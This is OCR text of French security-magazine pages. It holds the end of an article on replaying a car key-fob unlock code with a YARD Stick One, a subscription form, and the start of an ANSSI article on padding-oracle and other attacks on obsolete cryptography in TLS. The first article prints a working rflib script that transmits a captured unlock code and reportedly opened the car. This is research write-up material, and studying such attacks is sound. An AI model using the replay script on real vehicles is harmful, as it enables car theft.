D'après les spécifications de la puce Texas Instruments du YARD Stick One **[TEXSPEC]**, aucune configuration ne permet d'avoir un octet nul devant le préambule (p. 38 de la « spec »), ni d'envoyer un préambule de 13 octets (p. 78). L'appartenance de l'octet nul au préambule, ce qui porterait sa longueur à 14 octets, n'est pas claire non plus. La puce TI ne supporte de toute façon pas davantage de préambule de 14 octets (p. 78). Deux possibilités s'offrent alors :

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

- soit désactiver toutes les fonctions de préambule, voire même de *sync word*, et rajouter ces derniers « manuellement » dans le script de rejeu ;
- soit utiliser une configuration la plus proche possible des codes observés, en espérant que ça passe.

Dans l'exemple ci-dessous, la deuxième option est choisie, avec un préambule demandé de 12 octets.

```
import time
import sys
from rflib import *

CODE="\x6a\x95\xaa\xa6\x56\x95\x96\x56\x56\x9a\x56\xa9\x66\x59\x66\
xa6\x59\x59\xaa\x96\x65\x69\x69\x99\x65\x96\x64"

try:
    d = RfCat()
    d.setFreq(433920000)
    d.setMdmModulation(MOD_2FSK)
    d.setMdmDeviatn(30000)
    d.makePktFLEN(27)
    d.setMdmDRate(2000)
    d.setMdmSyncWord(0xA5AA)
    d.setMdmNumPreamble(MFMCFG1_NUM_PREAMBLE_12)
    d.setMaxPower()
    d.RFxmit(CODE)
except Exception, e:
    sys.exit("Error %s" % str(e))
```

Ce script a ouvert la voiture avec succès, une certaine souplesse dans le format et la longueur du préambule est donc acceptée par le récepteur. D'autres tests en prenant cette fois l'option de rajouter manuellement le préambule et le syncword au code à envoyer ont été réalisés avec succès.

Le YARD Stick One est un réel gain de temps par rapport à la création des graphes GNU Radio correspondants, à condition de travailler avec des fréquences et des modulations supportées par la puce Texas Instruments.

## Conclusion

L'étude présentée dans cet article ne correspond pas à un scénario réel d'attaque, car il a été nécessaire d'accéder à la clé pour pouvoir enregistrer un code d'ouverture à distance de la voiture, avant de le rejouer cette fois à proximité.

En août 2015, lors de la conférence Defcon, le chercheur en sécurité Samy Kamkar démontrait un protocole d'attaque plus avancé sur les codes tournants **[KAMKAR]**, ainsi qu'une implémentation pratique à base de petit matériel électronique à bas prix, qu'il baptise « **[ROLLJAM]** ». Son équipement effectue simultanément un brouillage de la « fenêtre de réception » de la voiture afin de l'empêcher de capter les codes, et une capture radio avec un filtre permettant d'échapper au brouillage pour « entendre » les codes émis par la clé.

L'intérêt de ce petit équipement pouvant fonctionner sur batterie étant d'introduire des scénarios pratiques, par exemple fixer le boîtier sous la voiture ciblée et revenir le récupérer plus tard, celui-ci ayant toujours en mémoire le dernier code d'ouverture valide.

On peut également citer les travaux d'Andrew Mohawk, qui implémente une attaque similaire sur son ordinateur portable, à base de clés Yard Stick One **[MOHAWK]**. ■

## Remerciements

**L'équipe de Digital Security pour sa relecture, et particulièrement Renaud Lifchitz et Mélik Lemariey pour leur aide concernant les arcanes de GNU Radio et la démodulation.**

## Références

**[JEEPHACK]** Andy Greenberg, article *Wired* « *Hackers Remotely Kill a Jeep on the Highway - With Me in It* », juillet 2015 : http://www.wired.com/2015/07/hackers-remotely-kill-jeep-highway/

**[OWNSTAR]** Andy Greenberg, article *Wired*, « *This Gadget Hacks GM Cars to Locate, Unlock, and Start Them* », juillet 2015 : http://www.wired.com/2015/07/gadget-hacks-gm-cars-locate-unlock-start/

**[KISBLOG]** « dragorn », article « *Playing with the HackRF - Keyfobs* » sur le blog Kismet, août 2013 : http://blog.kismetwireless.net/2013/08/playing-with-hackrf-keyfobs.html

**[DCSPIKE]** Michael Ossmann, explications sur le phénomène du « *DC Spike* », FAQ hackrf sur GitHub : https://github.com/mossmann/hackrf/wiki/FAQ#what-is-this-big-spike-in-the-center-of-my-received-spectrum

**[GRCWIKI]** Auteur inconnu, explications sur les paramètres de modulation FSK, wiki de GNU Radio : http://gnuradio.org/redmine/projects/gnuradio/wiki/SignalProcessing.

**[RFCATWKS]** Workshop RfCat donné par Atlas à la BHUS'12 : https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/rfcat/subghzorbust-bhwkshp.pdf

**[TEXSPEC]** Texas Instruments, Spécification « CC1101 Low-Power Sub 1 GHz Transceiver » : http://www.ti.com/lit/ds/swrs061i/swrs061i.pdf

**[KAMKAR]** Samy Kamkar, Présentation à la Defcon « *Drive it like you hacked it* », août 2015 : http://samy.pl/defcon2015/

**[ROLLJAM]** Andy Greenberg, article *Wired* « *This Hacker's Tiny Device Unlocks Cars And Opens Garages* », août 2015 : http://www.wired.com/2015/08/hackers-tiny-device-unlocks-cars-opens-garages/

**[MOHAWK]** Andrew Mohawk, article de blog « *Bypassing Rolling Code Systems* », février 2016 : http://andrewmohawk.com/2016/02/05/bypassing-rolling-code-systems/

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

# DÉCOUVREZ NOS OFFRES D'ABONNEMENTS !

## PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

# www.ed-diamond.com

## LES COUPLAGES PAR SUPPORT :

### VERSION PAPIER


Retrouvez votre magazine favori en papier dans votre boîte à lettres !

### VERSION PDF


Envie de lire votre magazine sur votre tablette ou votre ordinateur ?

### ACCÈS À LA BASE DOCUMENTAIRE


Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.

## SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

| Voici mes coordonnées postales : | |
|---|---|
| Société : | |
| Nom : | |
| Prénom : | |
| Adresse : | |
| | |
| Code Postal : | |
| Ville : | |
| Pays : | |
| Téléphone : | |
| E-mail : | |

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

**Vos remarques :**

.....

.....

Ce document est la propriété exclusive de Johann Locatelli (johann.locatelli@businessdecision.com)

# VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

**POUR LE PARTICULIER ET LE PROFESSIONNEL ...**

Prix TTC en Euros / France Métropolitaine

## CHOISISSEZ VOTRE OFFRE !

Prix en Euros / France Métropolitaine

| Offre | SUPPORT ABONNEMENT | PAPIER Réf | PAPIER Tarif TTC | PAPIER + PDF (PDF 1 lecteur) Réf | PAPIER + PDF Tarif TTC | PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf | PAPIER + BASE DOCUMENTAIRE Tarif TTC | PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD) Réf | PAPIER + PDF + BASE DOCUMENTAIRE Tarif TTC |
|---|---|---|---|---|---|---|---|---|---|
| MC | 6n° MISC | MC1 | 42,- | MC12 | 62,- | MC13 | 99,- | MC123 | 111,- |
| MC+ | 6n° MISC + 2n° HS | MC+1 | 54,- | MC+12 | 81,- | MC+13 | 103,- | MC+123 | 130,- |
| | **LES COUPLAGES « LINUX »** | | | | | | | | |
| B | 6n° MISC + 11n° GLMF | B1 | 100,- | B12 | 147,- | B13 | 233,- | B123 | 280,- |
| B+ | 6n° MISC + 2n° HS + 11n° GLMF + 6n° HS | B+1 | 172,- | B+12 | 248,- | B+13 | 300,- | B+123 | 381,- |
| C | 6n° MISC + 6n° LP + 11n° GLMF | C1 | 135,- | C12 | 197,- | C13 | 312,- | C123 | 374,- |
| C+ | 6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS | C+1 | 236,- | C+12 | 339,- | C+13 | 403,- | C+123 | 516,- |
| | **LES COUPLAGES « EMBARQUÉ »** | | | | | | | | |
| E | 6n° MISC + 6n° HK* + 4n° OS | E1 | 105,- | E12 | 158,- | E13 | 179,-* | E123 | 232,-* |
| E+ | 6n° MISC + 2n° HS + 6n° HK* + 4n° OS | E+1 | 119,- | E+12 | 179,- | E+13 | 193,-* | E+123 | 253,-* |
| | **LES COUPLAGES « GÉNÉRAUX »** | | | | | | | | |
| H | 6n° MISC + 6n° HK* + 6n° LP + 11n° GLMF + 4n° OS | H1 | 200,- | H12 | 300,- | H13 | 402,-* | H123 | 499,-* |
| H+ | 6n° MISC + 2n° HS + 6n° HK* + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS + 4n° OS | H+1 | 301,- | H+12 | 452,- | H+13 | 493,-* | H+123 | 639,-* |

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

**N'hésitez pas à consulter les détails des offres ci-dessus sur : www.ed-diamond.com !**

Ce document est la propriété exclusive de Johann Locatelli (johann.locatelli@businessdecision.com)

# L'IMPACT RÉEL DE LA CRYPTOGRAPHIE OBSOLÈTE SUR LA SÉCURITÉ

Oliver LEVILLAIN

ANSSI – olivier.levillain@ssi.gouv.fr

**mots-clés :** *CRYPTOGRAPHIE / ÉTAT DE L'ART / SSL/TLS / IMPLÉMENTATIONS CRYPTOGRAPHIQUES*

*BEAST, Lucky13, FREAK, LogJam, ou encore DROWN... Le point commun entre ces attaques sur le protocole TLS : l'exploitation de vulnérabilités connues depuis longtemps sur des algorithmes ou des constructions cryptographiques que l'on aurait dû abandonner depuis longtemps.*

L'actualité de la SSI contient régulièrement des annonces concernant des vulnérabilités cryptographiques. Si certaines d'entre elles sont considérées comme théoriques, d'autres donnent directement lieu à une exploitation concrète. Cependant, même dans le premier cas, les faiblesses théoriques peuvent être converties en attaques réelles en quelques mois ou quelques années. C'est la raison pour laquelle les algorithmes ou constructions cryptographiques obsolètes, tels que SHA1, RC4 ou PKCS#1 v1.5, doivent être abandonnés dès que possible. Dans le cas contraire, développer une application de sécurité tient du funambulisme.

Les algorithmes cryptographiques sont omniprésents dans les systèmes d'information. Ils servent à sécuriser les communications, à stocker des mots de passe, ou encore à chiffrer les disques. Cependant, les spécifications qui définissent ces usages reposent souvent sur des algorithmes ou des constructions cryptographiques obsolètes, c'est-à-dire pour lesquels une faiblesse est connue. Bien que ces faiblesses soient parfois uniquement théoriques, ou apparemment inexploitables, force est de constater que les attaques ne peuvent que s'améliorer (*Attacks always get better*). Il est donc nécessaire de mettre en place des contre-mesures qui forcent les développeurs à faire des acrobaties dans le code cryptographique.

Cet article présente quelques exemples de primitives cryptographiques historiques dont l'implémentation est ainsi rendue délicate.

## 1 Ordre de l'application des primitives de chiffrement et d'intégrité

Dans de nombreux cas, la cryptographie sert à protéger des données en confidentialité et en intégrité. Pour cela, on utilise généralement d'une part une primitive de chiffrement symétrique, et d'autre part un MAC (*Message Authentication Code*), un algorithme permettant de calculer un motif d'intégrité. Ainsi, on pourra utiliser AES en mode CBC pour assurer la confidentialité et HMAC SHA256 pour l'intégrité.

Dans un article publié en 2001, Krawczyk a étudié les manières génériques de combiner ces deux types de mécanismes **[I]**. Il a considéré trois constructions présentées à la figure 1 :

- *encrypt-and-mac*, où le message est d'une part chiffré, et d'autre part passé en entrée d'un MAC, pour produire le chiffré et le MAC côte à côte ;
- *mac-then-encrypt*, où on commence par calculer le motif d'intégrité sur le message, avant de chiffrer le tout (le message et le MAC) ;
- *encrypt-then-mac*, où le message est d'abord chiffré, puis un MAC est calculé sur le résultat du chiffrement.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)





*Figure 1 : Illustration des trois grandes constructions pour combiner chiffrement et protection en intégrité.*

**Note**

**En réalité, il existe également des constructions qui combinent nativement les protections en intégrité et en confidentialité. On parle de modes combinés. Comme ils sont relativement récents par rapport aux constructions obsolètes décrites dans cet article, ils sont présentés plus tard, dans les solutions.**

Le problème de la première construction (*encrypt-and-mac*) est que l'attaquant a directement accès au MAC du message clair en clair. Si le MAC couvre uniquement le message, à l'exclusion de tout autre élément, le même message clair produira le même MAC, ce qui est en soi une information intéressante. Une variante de RDP (*Remote Desktop Protocol*) avait exactement ce problème, et permettait donc de repérer les frappes clavier répétées dans la saisie d'un mot de passe... La correction classique est de s'assurer que le MAC couvre également des données additionnelles, par exemple un compteur, pour diversifier les motifs produits.

Un problème commun aux deux premières méthodes est que l'attaquant peut facilement forger un chiffré que la victime ne pourra pas authentifier avant de l'avoir déchiffré. Cela ouvre donc le champ aux attaques à chiffré choisi, telles que les attaques reposant sur un oracle de *padding*, dont nous parlerons plus loin.

La construction *encrypt-then-mac* est celle qui garantit a priori les meilleures propriétés pour la confidentialité des données. En effet, avant même de songer à sortir sa clé pour déchiffrer le message, le destinataire du message est censé vérifier le motif d'intégrité, coupant de fait l'accès à un oracle de déchiffrement.

Il est cependant important de noter que même avec *encrypt-then-mac*, un développeur pourrait implémenter le déchiffrement d'une mauvaise manière, en déchiffrant dans tous les cas le message (et en ne vérifiant le MAC qu'après).

En pratique, *encrypt-then-mac* se retrouve dans IPsec et son mode ESP, alors que *mac-then-encrypt* était le seul mode utilisé dans TLS jusqu'à la version 1.2. Enfin, *encrypt-and-mac* se retrouve dans RDP et dans les premières spécifications de SSH.

Certains protocoles proposent également des modes de fonctionnement mettant uniquement en œuvre du chiffrement. Contrairement à une idée fausse, mais très répandue, de telles constructions n'apportent en général aucune garantie d'intégrité. Une illustration triviale est le chiffrement d'un message avec une primitive de chiffrement par flot telle que RC4 : toute inversion de bit sur le chiffré se traduira par l'inversion du bit de clair correspondant !

Que ce soit avec *encrypt-and-mac*, avec *mac-then-encrypt*, ou dans les modes sans intégrité, un attaquant peut forcer le destinataire à déchiffrer un message de son choix. On parle alors d'attaques à chiffré choisi.

# 2 Exemples d'attaques à chiffré choisi

## 2.1 Les oracles de padding dans le mode CBC

Considérons désormais un protocole dans lequel le mode CBC est utilisé avec la construction *mac-then-encrypt*. CBC (*Cipher Block Chaining*), décrit à la figure 2, est un mode opératoire utilisé avec les primitives de chiffrement par blocs (*blockcipher*). Avant d'appliquer le blockcipher de manière itérée, le message doit d'abord être complété pour atteindre une longueur multiple de la taille du bloc considéré. Cette étape est appelée *padding* (bourrage en français). Avec CBC, la

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

méthode classique de bourrage consiste à ajouter **n** octets contenant la valeur **n**. S'il manque un octet à la fin du message, on ajoutera un octet à **01** ; s'il manque deux, on ajoutera **02 02**, etc.





*Figure 2 : Description du mode CBC. (Source : Wikipédia.)*

Au déchiffrement, le destinataire commence par appliquer la primitive de déchiffrement de manière itérée pour obtenir une suite de blocs clairs. Il lui faut alors retirer le *padding*, c'est-à-dire lire le dernier octet. En notant x la valeur de cet octet, il faut ensuite s'assurer que les x derniers octets contiennent tous la valeur x. Si c'est le cas, le *padding* est jeté et le clair transmis pour vérification du MAC ; dans le cas contraire, c'est une erreur de *padding*.

Si un attaquant peut distinguer entre ces deux cas, on parle d'oracle de *padding*. Il est alors possible d'exploiter la situation pour obtenir des informations sur un bloc chiffré de son choix **C**. En effet, l'attaquant peut simplement soumettre un chiffré de la forme **R C**, où **R** est un bloc arbitraire. Si la suite de blocs clairs obtenue par le destinataire se termine par **01**, par **02 02**, ou par **03 03 03**... le *padding* est correct et on obtiendra une erreur de MAC. Sinon, ce sera une erreur de *padding*. La figure 3 présente le fonctionnement du déchiffrement et les deux erreurs possibles.





*Figure 3 : Détails du déchiffrement d'un chiffré choisi par l'attaquant.*

On suppose qu'un attaquant dispose d'un oracle de *padding*, c'est-à-dire qu'il est capable de distinguer une erreur de MAC d'une erreur de *padding*. Il peut alors soumettre en aveugle des messages de la forme **R C** en faisant varier **R**, jusqu'à obtenir une erreur de MAC. En reprenant les notations de la figure 3, l'attaquant sait que le bloc **Y** se termine par un *padding* correct, le plus vraisemblable étant **01**. En notant $p_{n-1}$ le dernier octet du clair recherché, et $r_{n-1}$ le dernier octet de **R**, on a $r_{n-1}$ xor $p_{n-1}$ = **01**.

Fort de cette information, l'attaquant peut alors continuer sa recherche de manière similaire sur l'avant-dernier octet, et ainsi de suite. Trouver la valeur de chaque octet parmi les 256 valeurs possibles requiert 128 essais en moyenne.

La première attaque contre CBC utilisant un oracle de *padding* a été décrite par Vaudenay **[2]**. En pratique, de tels oracles de *padding* existent. Par exemple, dans l'article **[3]**, des chercheurs ont montré comment exploiter un service acceptant des messages XML chiffrés en entrée. Avec XML Encryption, l'attaquant peut généralement distinguer une erreur de *padding* (rejet rapide de la requête par la couche cryptographique) d'une erreur applicative (rejet d'un document corrompu par la couche applicative). Cela lui permet de soumettre de manière adaptative différents documents en entrée pour retrouver, petit à petit le clair.

## 2.2 Les oracles de format dans OpenPGP

Au-delà des oracles de *padding*, tout comportement du destinataire révélant une information sur la suite de blocs clairs obtenus peut en général être exploité par un attaquant. Par exemple, dans des travaux réalisés à l'ANSSI **[4]**, nous avons étudié le format OpenPGP, qui utilise une construction proche de *mac-then-encrypt*.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

À la réception, le destinataire déchiffre le message, dissèque (*parse*) le message obtenu pour extraire le motif d'intégrité, puis le vérifie. Le problème est ici que l'étape de *parsing* peut mener à des erreurs telles que l'absence d'un marqueur attendu à une position donnée. Si l'attaquant peut soumettre des chiffrés choisis et détecter cette erreur, il peut récupérer de l'information sur le clair. Il en résulte une attaque efficace.

Dans ce cas encore, si l'attaquant peut modifier le chiffré, le soumettre, et observer un changement dans le comportement du destinataire, une attaque est possible, car la vérification d'intégrité arrivera trop tard.

## 2.3 Contre-mesures

Contrairement à l'intuition qui inciterait un développeur à signaler chaque cas d'erreur avec un code particulier, il est souhaitable de ne pas donner d'information sur ces erreurs. Ainsi, de manière générale, les contre-mesures visent à empêcher un attaquant de distinguer des cas d'erreur différents. Pour cela, il faut tout d'abord uniformiser les messages d'erreurs renvoyés par le protocole ou l'application.

Cependant, cela n'est pas suffisant, car il existe d'autres manières pour l'attaquant de distinguer deux comportements différents chez son correspondant. Une de ces manières est de mesurer le temps de réponse. Une implémentation sécurisée devrait donc répondre en temps constant dans tous les cas d'erreurs, ce qui peut se révéler extrêmement difficile en pratique. En particulier, cela nécessite souvent de réimplémenter une partie du code cryptographique.

D'un autre côté, l'utilisation correcte du paradigme *encrypt-then-mac* facilite l'écriture d'une implémentation ne faisant pas fuir d'information : à la réception, le motif d'intégrité est calculé et comparé. Si le résultat est positif, le traitement continue correctement ; sinon, une unique erreur est retournée, sans que la clé de déchiffrement ou le message clair aient été manipulés. Une telle implémentation peut s'écrire simplement en réutilisant des briques existantes.

Pour être complet, il est possible d'écrire des versions de *mac-then-encrypt* qui soient sécurisées, mais il ne s'agit pas du mode CBC standard, ce qui ne permet pas une réutilisation de code existant.

# 3 Zoom sur le mode CBC dans TLS

Le mode CBC est utilisé dans le protocole de sécurité TLS, dans l'ordre *mac-then-encrypt* par défaut. Plusieurs attaques ont été décrites contre ce mode au cours des années, mais la personne qui le résume le mieux est Bodo Möller **[5]**, qui décrivait dès 2001 les fondements théoriques de Lucky13, BEAST et POODLE.

## 3.1 Lucky13

Cette attaque, présentée en 2013 par Paterson et al. **[6]**, mettait en pratique l'attaque théorique, décrite dans la section 2.1.

Longtemps, l'application à TLS a été considérée comme non pertinente, pour deux raisons :

- à la première erreur de déchiffrement (quelle qu'elle soit), la connexion est coupée et toute reconnexion subséquente mène à un changement des clés cryptographiques ;

- les messages envoyés sur le réseau en cas d'erreur de *padding* ou d'erreur de MAC sont chiffrés, et donc indistinguables pour l'attaquant.

Le premier argument peut être contourné assez facilement si l'on considère les éléments qui peuvent intéresser un attaquant : un mot de passe ou un cookie d'authentification. Comme ces éléments sont répétés à chaque nouvelle connexion, l'attaquant apprend à chaque fois un peu d'information sur le secret qu'il veut recouvrer. Ces informations partielles collectées dans les différentes connexions peuvent ensuite être agrégées.

Concernant le second argument, il est intéressant de se référer à la RFC 4346 (TLS 1.1) qui spécifie qu'une implémentation doit se protéger des attaques temporelles (*timing attacks*), en rendant le traitement des messages protégés *essentiellement* le même, que le *padding* soit correct ou non. Une proposition d'implémentation suit, indiquant que cette solution laisse cependant un petit canal auxiliaire concernant le temps d'exécution. C'est ce canal qui est exploité dans l'attaque Lucky 13.

À la suite de ces révélations, les développeurs des différentes piles TLS ont réécrit le code correspondant pour supprimer cette différence dans le temps d'exécution, menant en particulier à un patch sordide pour OpenSSL **[7]**. Pourtant, **s2n**, une implémentation récente de TLS, s'est révélé vulnérable à l'attaque, à cause d'une contre-mesure incomplète **[8]**.

Face à ce problème, plusieurs approches sont possibles :

- documenter l'attaque dans une spécification en laissant le développeur traiter le problème ;

- réécrire la crypto à très bas niveau pour implémenter les contre-mesures nécessaires. OpenSSL contient une telle implémentation, au prix d'un *patch* illisible. Cependant, l'écriture de code cryptographique est un exercice délicat qu'il est préférable de laisser aux experts du domaine ;

- jeter le mode *mac-then-encrypt*, soit en implémentant *encrypt-then-mac* (défini pour TLS dans la RFC 7366), soit en utilisant un mode combiné tel que GCM. Ces solutions reposent respectivement sur une extension et sur une version particulière du protocole, ce qui nuit à la compatibilité.

Ce document est la propriété exclusive de Johann Locatelli(johann.locatelli@businessdecision.com)

## 3.2 BEAST (Browser Exploit Against SSL/TLS)

En 2011, Duong et Rizzo ont publié une attaque contre TLS, intitulée BEAST **[9]**. Cette attaque repose sur l'utilisation dans SSL et TLS 1.0 d'un IV implicite : en dehors du premier message, chaque message est chiffré en utilisant comme IV le dernier bloc chiffré du message précédent. Ainsi, l'IV qui va être utilisé pour le message à venir est connu d'un attaquant pouvant espionner le canal.

Or, dès 1995, Rogaway avait montré que cette connaissance pouvait permettre des attaques à clair choisi **[10]**. On suppose pour cela que l'attaquant, en plus de pouvoir observer les messages chiffrés, peut choisir une partie des messages clairs. Bien que cette description semble totalement irréaliste, les hypothèses sont remplies dans un navigateur...

Il est intéressant de remarquer que la contre-mesure avait été spécifiée dès 2006 dans la RFC 4346 (TLS 1.1), bien avant que la preuve de concept soit publiée. Cependant, l'attaque ayant été considérée comme théorique, presqu'aucune pile TLS n'avait mis en œuvre TLS 1.1 avant 2011.

## 3.3 POODLE (Padding Oracle On Downgraded Legacy Encryption)

Les attaques exploitant un oracle de *padding* CBC peuvent être dévastatrices contre SSLv3, puisque le *padding* y est mal spécifié : seul le dernier octet du *padding* doit être vérifié par le destinataire. Cette observation a permis à des chercheurs travaillant chez Google de présenter en 2014 une preuve de concept exploitant un autre type d'oracle de *padding* : POODLE **[11]**.

Par désespoir, certains ont même recommandé l'utilisation de RC4, pourtant victime d'attaques pratiques de plus en plus efficaces depuis 2013. Cependant, la seule solution est de bannir l'usage de SSLv3, un protocole vieux de plus de 20 ans.

Ce qui est intéressant, c'est qu'en écrivant des outils pour tester la vulnérabilité, des chercheurs se sont rendu compte qu'en fait, certaines piles TLS (et non SSLv3) implémentaient tout de même cette version faible du *padding* CBC pour les versions récentes ; on a alors parlé de POODLE-TLS.

Ainsi, le mode CBC tel qu'il est utilisé dans TLS a montré ses limites. La version actuelle du protocole, TLS 1.2, a introduit les modes combinés (et GCM en particulier) pour apporter un peu de modernité au protocole. Ces nouveaux modes seront les seuls spécifiés dans TLS 1.3, en cours de définition. Pour réellement profiter de cette avancée en termes de sécurité, il faut maintenant s'atteler à désactiver TLS 1.0 et TLS 1.1, en plus de SSLv2 et SSLv3 (ce qui devrait déjà être fait...).

# 4 PKCS#1 v1.5, Bleichenbacher et Million Message Attack

Les oracles de *padding*, décrits ci-dessus sur le mode CBC, existent également dans le monde de la cryptographie asymétrique. L'attaque la plus connue est due à Bleichenbacher **[12]**, à l'encontre du mode de chiffrement de RSA décrit dans PKCS#1 v1.5. Cela concerne en particulier l'échange de clés par chiffrement RSA dans TLS. Une ressource utile sur le sujet est le site **[13]**.

## 4.1 Description de l'attaque

L'objectif de notre attaquant est de déchiffrer **C**, qui correspond au chiffré de **P** avec la clé RSA (N, e). *N* est le module RSA, sur *n* octets, et *e* est l'exposant public.

Avec PKCS#1 v1.5, chiffrer un message consiste d'abord à le compléter avec du bourrage pour obtenir la taille suffisante, c'est-à-dire *n* octets. Ce *padding* commence en particulier par les octets **00 02**. Ensuite, le bloc est interprété comme un grand entier, et élevé à la puissance *e* (l'exposant public) modulo **N**. Ces étapes sont décrites dans la figure 4.





*Figure 4 : Chiffrement PKCS#1 v1.5.*

Lors du déchiffrement, le récepteur commence par élever le nombre obtenu à la puissance *d* (l'exposant privé) modulo *N*. Si le résultat obtenu ne commence pas par les octets **00 02**, on a une erreur de *padding*.

